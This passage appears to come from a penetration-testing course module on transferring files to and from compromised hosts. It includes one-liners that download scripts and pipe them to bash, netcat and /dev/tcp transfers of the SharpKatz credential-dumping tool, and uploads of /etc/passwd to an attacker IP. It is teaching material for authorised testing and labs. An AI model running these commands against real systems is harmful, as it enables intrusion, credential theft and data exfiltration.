Note: When we start a new web server using Python or PHP, it's important to consider that inbound traffic may be blocked. We are transferring a file from our target onto our attack host, but we are not uploading the file.

SCP Upload

We may find some companies that allow the `SSH protocol` (TCP/22) for outbound connections, and if that's the case, we can use an SSH server with the `scp` utility to upload files. Let's attempt to upload a file to the target machine using the SSH protocol.

File Upload using SCP

```
scp /etc/passwd [email protected]:/home/htb-student/

[email protected]'s password:
passwd
100% 3414     6.7MB/s   00:00
```

Note: Remember that scp syntax is similar to cp or copy.

Onwards

These are the most common file transfer methods using built-in tools on Linux systems, but there's more. In the following sections, we'll discuss other mechanisms and tools we can use to perform file transfer operations.

Transferring Files with Code

It's common to find different programming languages installed on the machines we are targetting. Programming languages such as Python, PHP, Perl, and Ruby are commonly available in Linux distributions but can also be installed on Windows, although this is far less common.

We can use some Windows default applications, such as `cscript` and `mshta`, to execute JavaScript or VBScript code. JavaScript can also run on Linux hosts.

According to Wikipedia, there are around 700 programming languages, and we can create code in any programing language, to download, upload or execute instructions to the OS. This section will provide a few examples using common programming languages.

Python

Python is a popular programming language. Currently, version 3 is supported, but we may find servers where Python version 2.7 still exists. `Python` can run one-liners from an operating system command line using the option `-c`. Let's see some examples:

Python 2 - Download

```
python2.7 -c 'import urllib;urllib.urlretrieve
("https://raw.githubusercontent.com/rebootuser/LinEnum/master/LinEnum.sh",
"LinEnum.sh")'
```

Python 3 - Download

```
python3 -c 'import
urllib.request;urllib.request.urlretrieve("https://raw.githubusercontent.c
om/rebootuser/LinEnum/master/LinEnum.sh", "LinEnum.sh")'
```

PHP

`PHP` is also very prevalent and provides multiple file transfer methods. According to W3Techs' data, PHP is used by 77.4% of all websites with a known server-side programming language. Although the information is not precise, and the number may be slightly lower, we will often encounter web services that use PHP when performing an offensive operation.

Let's see some examples of downloading files using PHP.

In the following example, we will use the PHP file_get_contents() module to download content from a website combined with the file_put_contents() module to save the file into a directory. `PHP` can be used to run one-liners from an operating system command line using the option `-r`.

PHP Download with File_get_contents()

```
php -r '$file = file_get_contents("https://raw.githubusercontent.com/rebootuser/LinEnum/master/LinEnum.sh"); file_put_contents("LinEnum.sh",$file);'
```

An alternative to `file_get_contents()` and `file_put_contents()` is the fopen() module. We can use this module to open a URL, read it's content and save it into a file.

PHP Download with Fopen()

```
php -r 'const BUFFER = 1024; $fremote = fopen("https://raw.githubusercontent.com/rebootuser/LinEnum/master/LinEnum.sh", "rb"); $flocal = fopen("LinEnum.sh", "wb"); while ($buffer = fread($fremote, BUFFER)) { fwrite($flocal, $buffer); } fclose($flocal); fclose($fremote);'
```

We can also send the downloaded content to a pipe instead, similar to the fileless example we executed in the previous section using cURL and wget.

PHP Download a File and Pipe it to Bash

```
php -r '$lines = @file("https://raw.githubusercontent.com/rebootuser/LinEnum/master/LinEnum.sh"); foreach ($lines as $line_num => $line) { echo $line; }' | bash
```

Note: The URL can be used as a filename with the @file function if the fopen wrappers have been enabled.

Other Languages

`Ruby` and `Perl` are other popular languages that can also be used to transfer files. These two programming languages also support running one-liners from an operating system command line using the option `-e`.

Ruby - Download a File

```
ruby -e 'require "net/http"; File.write("LinEnum.sh", Net::HTTP.get(URI.parse("https://raw.githubusercontent.com/rebootuser/LinEnum/master/LinEnum.sh")))'
```

Perl - Download a File

```
perl -e 'use LWP::Simple; getstore("https://raw.githubusercontent.com/rebootuser/LinEnum/master/LinEnum.sh", "LinEnum.sh");'
```

JavaScript

JavaScript is a scripting or programming language that allows you to implement complex features on web pages. Like with other programming languages, we can use it for many different things.

The following JavaScript code is based on this post, and we can download a file using it. We'll create a file called `wget.js` and save the following content:

```
var WinHttpReq = new ActiveXObject("WinHttp.WinHttpRequest.5.1");
WinHttpReq.Open("GET", WScript.Arguments(0), /*async=*/false);
WinHttpReq.Send();
BinStream = new ActiveXObject("ADODB.Stream");
```

```
BinStream.Type = 1;
BinStream.Open();
BinStream.Write(WinHttpReq.ResponseBody);
BinStream.SaveToFile(WScript.Arguments(1));
```

We can use the following command from a Windows command prompt or PowerShell terminal to execute our JavaScript code and download a file.

Download a File Using JavaScript and cscript.exe

```
C:\htb> cscript.exe /nologo wget.js https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/dev/Recon/PowerView.ps1 PowerView.ps1
```

VBScript

VBScript ("Microsoft Visual Basic Scripting Edition") is an Active Scripting language developed by Microsoft that is modeled on Visual Basic. VBScript has been installed by default in every desktop release of Microsoft Windows since Windows 98.

The following VBScript example can be used based on this. We'll create a file called `wget.vbs` and save the following content:

```
dim xHttp: Set xHttp = createobject("Microsoft.XMLHTTP")
dim bStrm: Set bStrm = createobject("Adodb.Stream")
xHttp.Open "GET", WScript.Arguments.Item(0), False
xHttp.Send

with bStrm
    .type = 1
    .open
    .write xHttp.responseBody
    .savetofile WScript.Arguments.Item(1), 2
end with
```

We can use the following command from a Windows command prompt or PowerShell terminal to execute our VBScript code and download a file.

Download a File Using VBScript and cscript.exe

```
C:\htb> cscript.exe /nologo wget.vbs https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/dev/Recon/PowerView.ps1 PowerView2.ps1
```

Upload Operations using Python3

If we want to upload a file, we need to understand the functions in a particular programming language to perform the upload operation. The Python3 requests module allows you to send HTTP requests (GET, POST, PUT, etc.) using Python. We can use the following code if we want to upload a file to our Python3 uploadserver.

Starting the Python uploadserver Module

```
python3 -m uploadserver

File upload available at /upload
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

Uploading a File Using a Python One-liner

```
python3 -c 'import requests;requests.post("http://192.168.49.128:8000/upload",files={"files":open("/etc/passwd","rb")})'
```

Let's divide this one-liner into multiple lines to understand each piece better.

```python
# To use the requests function, we need to import the module first.
import requests

# Define the target URL where we will upload the file.
URL = "http://192.168.49.128:8000/upload"

# Define the file we want to read, open it and save it in a variable.
file = open("/etc/passwd","rb")

# Use a requests POST request to upload the file.
r = requests.post(url,files={"files":file})
```

We can do the same with any other programming language. A good practice is picking one and trying to build an upload program.

Section Recap

Understanding how we can use code to download and upload files may help us achieve our goals during a red teaming exercise, a penetration test, a CTF competition, an incident response exercise, a forensic investigation, or even in our day-to-day sysadmin work.

Miscellaneous File Transfer Methods

We've covered various methods for transferring files on Windows and Linux. We also covered ways to achieve the same goal using different programming languages, but there are still many more methods and applications that we can use.

This section will cover alternative methods such as transferring files using Netcat, Ncat and using RDP and PowerShell sessions.

Netcat

Netcat (often abbreviated to `nc`) is a computer networking utility for reading from and writing to network connections using TCP or UDP, which means that we can use it for file transfer operations.

The original Netcat was released by Hobbit in 1995, but it hasn't been maintained despite its popularity. The flexibility and usefulness of this tool prompted the Nmap Project to produce Ncat, a modern reimplementation that supports SSL, IPv6, SOCKS and HTTP proxies, connection brokering, and more.

In this section, we will use both the original Netcat and Ncat.

Note: Ncat is used in HackTheBox's PwnBox as nc, ncat, and netcat.

File Transfer with Netcat and Ncat

The target or attacking machine can be used to initiate the connection, which is helpful if a firewall prevents access to the target. Let's create an example and transfer a tool to our target.

In this example, we'll transfer SharpKatz.exe from our Pwnbox onto the compromised machine. We'll do it using two methods. Let's work through the first one.

We'll first start Netcat (`nc`) on the compromised machine, listening with option `-l`, selecting the port to listen with the option `-p 8000`, and redirect the stdout using a single greater-than `>` followed by the filename, `SharpKatz.exe`.

NetCat - Compromised Machine - Listening on Port 8000

```
victim@target:~$ # Example using Original Netcat
victim@target:~$ nc -l -p 8000 > SharpKatz.exe
```

If the compromised machine is using Ncat, we'll need to specify `--recv-only` to close the connection once the file transfer is finished.

Ncat - Compromised Machine - Listening on Port 8000

```
victim@target:~$ # Example using Ncat
victim@target:~$ ncat -l -p 8000 --recv-only > SharpKatz.exe
```

From our attack host, we'll connect to the compromised machine on port 8000 using Netcat and send the file SharpKatz.exe as input to Netcat. The option `-q 0` will tell Netcat to close the connection once it finishes. That way, we'll know when the file transfer was completed.

Netcat - Attack Host - Sending File to Compromised machine

```
wget -q
https://github.com/Flangvik/SharpCollection/raw/master/NetFramework_4.7_x6
4/SharpKatz.exe
# Example using Original Netcat
nc -q 0 192.168.49.128 8000 < SharpKatz.exe
```

By utilizing Ncat on our attacking host, we can opt for `--send-only` rather than `-q`. The `--send-only` flag, when used in both connect and listen modes, prompts Ncat to terminate once its input is exhausted. Typically, Ncat would continue running until the network connection is closed, as the remote side may transmit additional data. However, with `--send-only`, there is no need to anticipate further incoming information.

Ncat - Attack Host - Sending File to Compromised machine

```
wget -q
https://github.com/Flangvik/SharpCollection/raw/master/NetFramework_4.7_x6
```

```
4/SharpKatz.exe
# Example using Ncat
ncat --send-only 192.168.49.128 8000 < SharpKatz.exe
```

Instead of listening on our compromised machine, we can connect to a port on our attack host to perform the file transfer operation. This method is useful in scenarios where there's a firewall blocking inbound connections. Let's listen on port 443 on our Pwnbox and send the file SharpKatz.exe as input to Netcat.

Attack Host - Sending File as Input to Netcat

```
# Example using Original Netcat
sudo nc -l -p 443 -q 0 < SharpKatz.exe
```

Compromised Machine Connect to Netcat to Receive the File

```
victim@target:~$ # Example using Original Netcat
victim@target:~$ nc 192.168.49.128 443 > SharpKatz.exe
```

Let's do the same with Ncat:

Attack Host - Sending File as Input to Ncat

```
# Example using Ncat
sudo ncat -l -p 443 --send-only < SharpKatz.exe
```

Compromised Machine Connect to Ncat to Receive the File

```
victim@target:~$ # Example using Ncat
victim@target:~$ ncat 192.168.49.128 443 --recv-only > SharpKatz.exe
```

If we don't have Netcat or Ncat on our compromised machine, Bash supports read/write operations on a pseudo-device file /dev/TCP/.

Writing to this particular file makes Bash open a TCP connection to `host:port`, and this feature may be used for file transfers.

NetCat - Sending File as Input to Netcat

```
# Example using Original Netcat
sudo nc -l -p 443 -q 0 < SharpKatz.exe
```

Ncat - Sending File as Input to Ncat

```
# Example using Ncat
sudo ncat -l -p 443 --send-only < SharpKatz.exe
```

Compromised Machine Connecting to Netcat Using /dev/tcp to Receive the File

```
victim@target:~$ cat < /dev/tcp/192.168.49.128/443 > SharpKatz.exe
```

Note: The same operation can be used to transfer files from the compromised host to our Pwnbox.

PowerShell Session File Transfer

We already talk about doing file transfers with PowerShell, but there may be scenarios where HTTP, HTTPS, or SMB are unavailable. If that's the case, we can use PowerShell Remoting, aka WinRM, to perform file transfer operations.

PowerShell Remoting allows us to execute scripts or commands on a remote computer using PowerShell sessions. Administrators commonly use PowerShell Remoting to manage remote computers in a network, and we can also use it for file transfer operations. By default, enabling PowerShell remoting creates both an HTTP and an HTTPS listener. The listeners run on default ports TCP/5985 for HTTP and TCP/5986 for HTTPS.

To create a PowerShell Remoting session on a remote computer, we will need administrative access, be a member of the `Remote Management Users` group, or have explicit permissions for PowerShell Remoting in the session configuration. Let's create an example and transfer a file from `DC01` to `DATABASE01` and vice versa.

We have a session as `Administrator` in `DC01`, the user has administrative rights on `DATABASE01`, and PowerShell Remoting is enabled. Let's use Test-NetConnection to confirm we can connect to WinRM.

From DC01 - Confirm WinRM port TCP 5985 is Open on DATABASE01.

```
PS C:\htb> whoami

htb\administrator

PS C:\htb> hostname

DC01
```

```
PS C:\htb> Test-NetConnection -ComputerName DATABASE01 -Port 5985

ComputerName     : DATABASE01
RemoteAddress    : 192.168.1.101
RemotePort       : 5985
InterfaceAlias   : Ethernet0
SourceAddress    : 192.168.1.100
TcpTestSucceeded : True
```

Because this session already has privileges over `DATABASE01`, we don't need to specify credentials. In the example below, a session is created to the remote computer named `DATABASE01` and stores the results in the variable named `$Session`.

Create a PowerShell Remoting Session to DATABASE01

```
PS C:\htb> $Session = New-PSSession -ComputerName DATABASE01
```

We can use the `Copy-Item` cmdlet to copy a file from our local machine `DC01` to the `DATABASE01` session we have `$Session` or vice versa.

Copy samplefile.txt from our Localhost to the DATABASE01 Session

```
PS C:\htb> Copy-Item -Path C:\samplefile.txt -ToSession $Session -
Destination C:\Users\Administrator\Desktop\
```

Copy DATABASE.txt from DATABASE01 Session to our Localhost

```
PS C:\htb> Copy-Item -Path "C:\Users\Administrator\Desktop\DATABASE.txt" -
Destination C:\ -FromSession $Session
```

RDP

RDP (Remote Desktop Protocol) is commonly used in Windows networks for remote access. We can transfer files using RDP by copying and pasting. We can right-click and copy a file from the Windows machine we connect to and paste it into the RDP session.

If we are connected from Linux, we can use `xfreerdp` or `rdesktop`. At the time of writing, `xfreerdp` and `rdesktop` allow copy from our target machine to the RDP session, but there may be scenarios where this may not work as expected.

As an alternative to copy and paste, we can mount a local resource on the target RDP server. `rdesktop` or `xfreerdp` can be used to expose a local folder in the remote RDP session.


Mounting a Linux Folder Using rdesktop

```
rdesktop 10.10.10.132 -d HTB -u administrator -p 'Password0@' -r
disk:linux='/home/user/rdesktop/files'
```


Mounting a Linux Folder Using xfreerdp

```
xfreerdp /v:10.10.10.132 /d:HTB /u:administrator /p:'Password0@'
/drive:linux,/home/plaintext/htb/academy/filetransfer
```

To access the directory, we can connect to `\\tsclient\`, allowing us to transfer files to and from the RDP session.



Alternatively, from Windows, the native mstsc.exe remote desktop client can be used.



Configure remote audio settings.

Apply Windows key cor

Only when using the fu

Example: ALT+TAB

Choose the devices an your remote session.

☑ Printers

Choose the devices and resources on use in your remote session.

☑ Smart cards or Windows Hello fo

□ Ports

□ Drives

□ SYSTEM (C:)

After selecting the drive, we can interact with it in the remote session that follows.

Note: This drive is not accessible to any other users logged on to the target computer, even if they manage to hijack the RDP session.

Practice Makes Perfect

It's worth referencing this section or creating your own notes on these techniques and applying them to labs in other modules in the Penetration Tester Job Role Path and beyond. Some modules/sections where these could come in handy include:

- `Active Directory Enumeration and Attacks` - Skills Assessments 1 & 2
- Throughout the `Pivoting, Tunnelling & Port Forwarding` module
- Throughout the `Attacking Enterprise Networks` module
- Throughout the `Shells & Payloads` module

You never know what you're up against until you start a lab (or real-world assessment). Once you master one technique in this section or other sections of this module, try another. By the time you finish the Penetration Tester Job Role Path, it would be great to have tried most, if not all, of these techniques. This will help with your "muscle memory" and give you ideas of how to upload/download files when you face a different environment with certain restrictions that make one easier method fail. In the next section, we'll discuss protecting our file transfers when dealing with sensitive data.

Protected File Transfers

As penetration testers, we often gain access to highly sensitive data such as user lists, credentials (i.e., downloading the NTDS.dit file for offline password cracking), and enumeration data that can contain critical information about the organization's network infrastructure, and Active Directory (AD) environment, etc. Therefore, it is essential to encrypt this data or use encrypted data connections such as SSH, SFTP, and HTTPS. However, sometimes these options are not available to us, and a different approach is required.

Note: Unless specifically requested by a client, we do not recommend exfiltrating data such as Personally Identifiable Information (PII), financial data (i.e., credit card numbers), trade secrets, etc., from a client environment. Instead, if attempting to test Data Loss Prevention (DLP) controls/egress filtering protections, create a file with dummy data that mimics the data that the client is trying to protect.

Therefore, encrypting the data or files before a transfer is often necessary to prevent the data from being read if intercepted in transit.

Data leakage during a penetration test could have severe consequences for the penetration tester, their company, and the client. As information security professionals, we must act professionally and responsibly and take all measures to protect any data we encounter during an assessment.

File Encryption on Windows

Many different methods can be used to encrypt files and information on Windows systems. One of the simplest methods is the Invoke-AESEncryption.ps1 PowerShell script. This script is small and provides encryption of files and strings.

Invoke-AESEncryption.ps1

```
.EXAMPLE
Invoke-AESEncryption -Mode Encrypt -Key "p@ssw0rd" -Text "Secret Text"

Description
-----------
Encrypts the string "Secret Test" and outputs a Base64 encoded ciphertext.

.EXAMPLE
Invoke-AESEncryption -Mode Decrypt -Key "p@ssw0rd" -Text
"LtxcRelxrDLrDB9rBD6JrfX/czKjZ2CUJkrg++kAMfs="

Description
-----------
Decrypts the Base64 encoded string
"LtxcRelxrDLrDB9rBD6JrfX/czKjZ2CUJkrg++kAMfs=" and outputs plain text.

.EXAMPLE
Invoke-AESEncryption -Mode Encrypt -Key "p@ssw0rd" -Path file.bin

Description
-----------
Encrypts the file "file.bin" and outputs an encrypted file "file.bin.aes"

.EXAMPLE
Invoke-AESEncryption -Mode Decrypt -Key "p@ssw0rd" -Path file.bin.aes

Description
-----------
Decrypts the file "file.bin.aes" and outputs an encrypted file "file.bin"
```

```
#>
function Invoke-AESEncryption {
    [CmdletBinding()]
    [OutputType([string])]
    Param
    (
        [Parameter(Mandatory = $true)]
        [ValidateSet('Encrypt', 'Decrypt')]
        [String]$Mode,

        [Parameter(Mandatory = $true)]
        [String]$Key,

        [Parameter(Mandatory = $true, ParameterSetName = "CryptText")]
        [String]$Text,

        [Parameter(Mandatory = $true, ParameterSetName = "CryptFile")]
        [String]$Path
    )

    Begin {
        $shaManaged = New-Object
System.Security.Cryptography.SHA256Managed
        $aesManaged = New-Object System.Security.Cryptography.AesManaged
        $aesManaged.Mode = [System.Security.Cryptography.CipherMode]::CBC
        $aesManaged.Padding =
[System.Security.Cryptography.PaddingMode]::Zeros
        $aesManaged.BlockSize = 128
        $aesManaged.KeySize = 256
    }

    Process {
        $aesManaged.Key =
$shaManaged.ComputeHash([System.Text.Encoding]::UTF8.GetBytes($Key))

        switch ($Mode) {
            'Encrypt' {
                if ($Text) {$plainBytes =
[System.Text.Encoding]::UTF8.GetBytes($Text)}

                if ($Path) {
                    $File = Get-Item -Path $Path -ErrorAction
SilentlyContinue
                    if (!$File.FullName) {
                        Write-Error -Message "File not found!"
                        break
                    }
                    $plainBytes =
[System.IO.File]::ReadAllBytes($File.FullName)
                    $outPath = $File.FullName + ".aes"
                }

                $encryptor = $aesManaged.CreateEncryptor()
                $encryptedBytes =
$encryptor.TransformFinalBlock($plainBytes, 0, $plainBytes.Length)
                $encryptedBytes = $aesManaged.IV + $encryptedBytes
                $aesManaged.Dispose()

                if ($Text) {return
[System.Convert]::ToBase64String($encryptedBytes)}

                if ($Path) {
                    [System.IO.File]::WriteAllBytes($outPath,
$encryptedBytes)
                    (Get-Item $outPath).LastWriteTime =
$File.LastWriteTime
                    return "File encrypted to $outPath"
                }
            }

            'Decrypt' {
                if ($Text) {$cipherBytes =
[System.Convert]::FromBase64String($Text)}

                if ($Path) {
                    $File = Get-Item -Path $Path -ErrorAction
SilentlyContinue
                    if (!$File.FullName) {
                        Write-Error -Message "File not found!"
                        break
                    }
                    $cipherBytes =
[System.IO.File]::ReadAllBytes($File.FullName)
                    $outPath = $File.FullName -replace ".aes"
                }

                $aesManaged.IV = $cipherBytes[0..15]
                $decryptor = $aesManaged.CreateDecryptor()
                $decryptedBytes =
$decryptor.TransformFinalBlock($cipherBytes, 16, $cipherBytes.Length - 16)
                $aesManaged.Dispose()

                if ($Text) {return
[System.Text.Encoding]::UTF8.GetString($decryptedBytes).Trim([char]0)}

                if ($Path) {
                    [System.IO.File]::WriteAllBytes($outPath,
$decryptedBytes)
                    (Get-Item $outPath).LastWriteTime =
$File.LastWriteTime
```

```
                    return "File decrypted to $outPath"
                }
            }
        }
    }

    End {
        $shaManaged.Dispose()
        $aesManaged.Dispose()
    }
}
```

We can use any previously shown file transfer methods to get this file onto a target host. After the script has been transferred, it only needs to be imported as a module, as shown below.

Import Module Invoke-AESEncryption.ps1

```
PS C:\htb> Import-Module .\Invoke-AESEncryption.ps1
```

After the script is imported, it can encrypt strings or files, as shown in the following examples. This command creates an encrypted file with the same name as the encrypted file but with the extension "`.aes`."

File Encryption Example

```
PS C:\htb> Invoke-AESEncryption -Mode Encrypt -Key "p4ssw0rd" -Path
.\scan-results.txt

File encrypted to C:\htb\scan-results.txt.aes
PS C:\htb> ls

    Directory: C:\htb

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----        11/18/2020  12:17 AM           9734 Invoke-AESEncryption.ps1
-a----        11/18/2020  12:19 PM           1724 scan-results.txt
-a----        11/18/2020  12:20 PM           3448 scan-results.txt.aes
```

Using very `strong` and `unique` passwords for encryption for every company where a penetration test is performed is essential. This is to prevent sensitive files and information from being decrypted using one single password that may have been leaked and cracked by a third party.

File Encryption on Linux

OpenSSL is frequently included in Linux distributions, with sysadmins using it to generate security certificates, among other tasks. OpenSSL can be used to send files "nc style" to encrypt files.

To encrypt a file using `openssl` we can select different ciphers, see OpenSSL man page. Let's use `-aes256` as an example. We can also override the default iterations counts with the option `-iter 100000` and add the option `-pbkdf2` to use the Password-Based Key Derivation Function 2 algorithm. When we hit enter, we'll need to provide a password.

Encrypting /etc/passwd with openssl

```
openssl enc -aes256 -iter 100000 -pbkdf2 -in /etc/passwd -out passwd.enc

enter aes-256-cbc encryption password:
Verifying - enter aes-256-cbc encryption password:
```

Remember to use a strong and unique password to avoid brute-force cracking attacks should an unauthorized party obtain the file. To decrypt the file, we can use the following command:

Decrypt passwd.enc with openssl

```
openssl enc -d -aes256 -iter 100000 -pbkdf2 -in passwd.enc -out passwd

enter aes-256-cbc decryption password:
```

We can use any of the previous methods to transfer this file, but it's recommended to use a secure transport method such as HTTPS, SFTP, or SSH. As always, practice the examples in this section against target hosts in this or other modules and reproduce what you can (such as the `openssl` examples using the Pwnbox. The following section will cover different ways to transfer files over HTTP and HTTPS.

Catching Files over HTTP/S

HTTP/S

Web transfer is the most common way most people transfer files because `HTTP`/ `HTTPS` are the most common protocols allowed through firewalls. Another immense benefit is that, in many cases, the file will be encrypted in transit. There is nothing worse than being on a penetration test, and a client's network IDS picks up on a sensitive file being transferred over plaintext and having them ask why we sent a password to our cloud server without using encryption.

We have already discussed using the Python3 uploadserver module to set up a web server with upload capabilities, but we can also use Apache or Nginx. This section will cover creating a secure web server for file upload operations.

Nginx - Enabling PUT

A good alternative for transferring files to `Apache` is Nginx because the configuration is less complicated, and the module system does not lead to security issues as `Apache` can.

When allowing `HTTP` uploads, it is critical to be 100% positive that users cannot upload web shells and execute them. `Apache` makes it easy to shoot ourselves in the foot with this, as the `PHP` module loves to execute anything ending in `PHP`. Configuring `Nginx` to use PHP is nowhere near as simple.

Create a Directory to Handle Uploaded Files

```
sudo mkdir -p /var/www/uploads/SecretUploadDirectory
```

Change the Owner to www-data

```
sudo chown -R www-data:www-data /var/www/uploads/SecretUploadDirectory
```

Create Nginx Configuration File

Create the Nginx configuration file by creating the file `/etc/nginx/sites-available/upload.conf` with the contents:

```
server {
    listen 9001;

    location /SecretUploadDirectory/ {
        root    /var/www/uploads;
        dav_methods PUT;
    }
}
```

Symlink our Site to the sites-enabled Directory

```
sudo ln -s /etc/nginx/sites-available/upload.conf /etc/nginx/sites-enabled/
```

Start Nginx

```
sudo systemctl restart nginx.service
```

If we get any error messages, check `/var/log/nginx/error.log`. If using Pwnbox, we will see port 80 is already in use.

Verifying Errors

```
tail -2 /var/log/nginx/error.log

2020/11/17 16:11:56 [emerg] 5679#5679: bind() to 0.0.0.0:`80` failed (98: A`ddress already in use`)
2020/11/17 16:11:56 [emerg] 5679#5679: still could not bind()
```

```
ss -lnpt | grep 80

LISTEN 0      100          0.0.0.0:80        0.0.0.0:*    users:(("python",pid=`2811`,fd=3),("python",pid=2070,fd=3),("python",pid=1968,fd=3),("python",pid=1856,fd=3))
```

```
ps -ef | grep 2811

user65      2811    1856  0 16:05 ?        00:00:04 `python -m websockify 80 localhost:5901 -D`
root        6720    2226  0 16:14 pts/0    00:00:00 grep --color=auto 2811
```

We see there is already a module listening on port 80. To get around this, we can remove the default Nginx configuration, which binds on port 80.

Remove NginxDefault Configuration

```
sudo rm /etc/nginx/sites-enabled/default
```

Now we can test uploading by using `cURL` to send a `PUT` request. In the below example, we will upload the `/etc/passwd` file to the server and call it users.txt

Upload File Using cURL

```
curl -T /etc/passwd http://localhost:9001/SecretUploadDirectory/users.txt
```

```
sudo tail -1 /var/www/uploads/SecretUploadDirectory/users.txt

user65:x:1000:1000:,,,:/home/user65:/bin/bash
```

Once we have this working, a good test is to ensure the directory listing is not enabled by navigating to `http://localhost/SecretUploadDirectory`. By default, with `Apache`, if we hit a directory without an index file (index.html), it will list all the files. This is bad for our use case of exfilling files because most files are sensitive by nature, and we want to do our best to hide them. Thanks to `Nginx` being minimal, features like that are not enabled by default.

Using Built-in Tools

In the next section, we'll introduce the topic of "Living off the Land" or using built-in Windows and Linux utilities to perform file transfer activities. We will repeatedly come back to this concept throughout the modules in the Penetration Tester path when covering tasks such as Windows and Linux privilege escalation and Active Directory enumeration and exploitation.

Living off The Land

The phrase "Living off the land" was coined by Christopher Campbell @obscuresec & Matt Graeber @mattifestation at DerbyCon 3.

